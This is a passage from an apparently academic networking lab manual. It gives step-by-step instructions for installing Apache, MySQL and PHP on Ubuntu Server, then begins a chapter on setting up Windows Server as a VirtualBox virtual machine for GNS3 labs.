
6. Upon restart, select the lightweight GUI, Lubuntu

    6.1. Click on the little ball on the sign-in screen



Phase V – Figure 2 – click on display options


    6.2. Select 'Lubuntu'



Phase V – Figure 3 – Select Lubuntu

6.3. Press the back arrow to return to the login and enter the password you created

6.4. The Lubuntu GUI is now working



Phase V – Figure 4 – Lubuntu GUI is now available

Phase VI – Install a web hosting service

Creating a web hosting service isn't complicated, but it involves several steps. A web server requires a platform, a database, and an interface. Follow these steps to create a local web hosting service and create a test website that can be accessed.

1. Install a GUI on the Ubuntu Server by following the steps in Phase 6
2. Install Apache HTTP Server
    2.1. Install Apache by typing

```
sudo apt install apache2
```

    2.2. Restart the Apache Server by typing

```
sudo service apache2 restart
```

2.3. Test that it is running by opening Firefox and typing 127.0.0.1 in the address bar

2.4. Check that it says it works




Figure 18 – Apache2 default page

3. Install MySQL database management system

3.1. From a terminal, install MySQL by typing

```
sudo apt install mysql-server
```

3.2. Verify it was installed by viewing the version number by typing

```
sudo mysql -v
```

3.3. Quit the MySQL interface prompt by typing

```
\q
```

3.4. Set the password validation by typing

```
sudo mysql_secure_installation
```

3.4.1. Press ***y*** and set the password strength according to your needs

3.4.2. Press ***y*** to remove anonymous users

3.4.3. Press ***y*** to disallow remote root login

3.4.4. Keep the test database by pressing ***n***

3.4.5. Reload the privilege tables by pressing ***y***

3.5. Test the operability of mysql

3.5.1. Start mysql by typing

```
sudo mysql -u root
```

3.5.2. Create a database by typing

```
create database <name>;
```

3.5.3. List all the databases by typing

```
show databases;
```

3.6. You should have a screen that looks like




Figure 19 – mySQL is installed

3.7. To leave mysql and return back to the Ubuntu Server console, type

```
exit
```

4. Install PHP web-server scripting language module

4.1. From the terminal, install PHP by typing

```
sudo apt install php
```

4.2. View the version by typing

```
php -v
```

4.3. Make a check file by typing

```
sudo vi /var/www/html/info.php
```

4.3.1. Type *i* and add the following information

```
<?php
phpinfo();
?>
```

4.3.2. Save the file by pressing the escape key followed by

```
:wq
```

4.4. Restart the Apache service by typing

```
sudo service apache2 restart
```

4.5. Test PHP by opening Firefox and typing the following into the web browser address bar 127.0.0.1/info.php

4.6. You should get the following screen




Figure 20 – PHP Test Successful

NOTE: if a service fails to start and you do not know why, try the following commands:

```
systemctl status <service>
```

Record the service's process ID (PID) number.

```
journalctl _PID=<pid_number>
```

Look at the error logs closely, they often help locate the root of most issues!

End of Lab




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 8

Create a Windows Server

MATHEW J. HEATH VAN HORN, PHD AND RAECHEL FERGUSON

Windows Server is a popular server that offers many functions for businesses to control their enterprise network. It is not a singular operating system, but rather a group of operating systems that can be used in a variety of ways. This lab's focus is on installing Windows Server for the first time with the most common features.

LEARNING OBJECTIVES

- Using an image of Windows Server, install and configure Windows Server as a virtual machine in the GNS3 workspace

PREREQUISITES

- VirtualBox installed. For this book, make sure you install Version 7.0.x
- GNS3 Workspace Installed. For this book, make sure you install version 2.xx.xx

DELIVERABLES

- None – this is a preparatory lab that supports other labs in this book

RESOURCES

- Most students at colleges and high schools can download Windows Server (with a license key) through Azure for Education. Ask your instructor for details or a copy of the Windows Server iso file.
- Some testers have used the Windows Server Evaluation copy available here. If you use an evaluation copy, ignore references to product keys.
- **NOTE: Each source will be referenced with its corresponding number in superscript (EX: [1]) at the end of a step**
- 1. MSFT WebCast. "How to Install Windows Server 2019 in VirtualBox (STEP by Step Guide)." YouTube, January 23, 2019. https://www.youtube.com/watch?v=ZjQSuyuN0nA&list=PLUZTRmXEpBy32NP6z_qvVBOTWUzdTZVHt.
- 2. MSFT WebCast. "Basic Configuration Tasks in Windows Server 2019." YouTube, January 25, 2019.

https://www.youtube.com/watch?v=1nxYJSV7-u8&list=PLUZTRmXEpBy32NP6z_qvVBOTWUzdTZVHt&index=3.

- 3. MSFT WebCast. "Setting up Active Directory in Windows Server 2019 (Step by Step Guide)." YouTube, January 28, 2019. https://www.youtube.com/watch?v=h3sxduUt5a8&list=PLUZTRmXEpBy32NP6z_qvVBOTWUzdTZVHt&index=5.

CONTRIBUTORS AND TESTERS

- TBD

Phase I – Install Windows Server as a VM

Installing Windows Server on a VM has some nuances to be followed in VirtualBox. Please read the instructions carefully.

1. Download a copy of Windows Server. Many schools have access to Azure for Education, or download an evaluation version from here

2. Open VirtualBox Manager

3. Select ***New*** from the top ribbon to open the "Create Virtual Machine" window




Figure 1 – Create a virtual machine

3.1. Name the VM "Windows Server" [1]

3.2. Use the ISO Image drop-down box to select the iso image for Windows Server that you have downloaded

3.3. Click the box that states ***Skip Unattended Installation***

3.4. Press ***Next***

3.5. Use the default hardware settings




Figure 2 – Hardware settings

3.6. Press ***Next***

3.7. Use the default Virtual Hard disk settings




Figure 3 – Virtual hard disk settings

3.8. Press ***Next***

3.9. Review the Summary and press ***Finish***

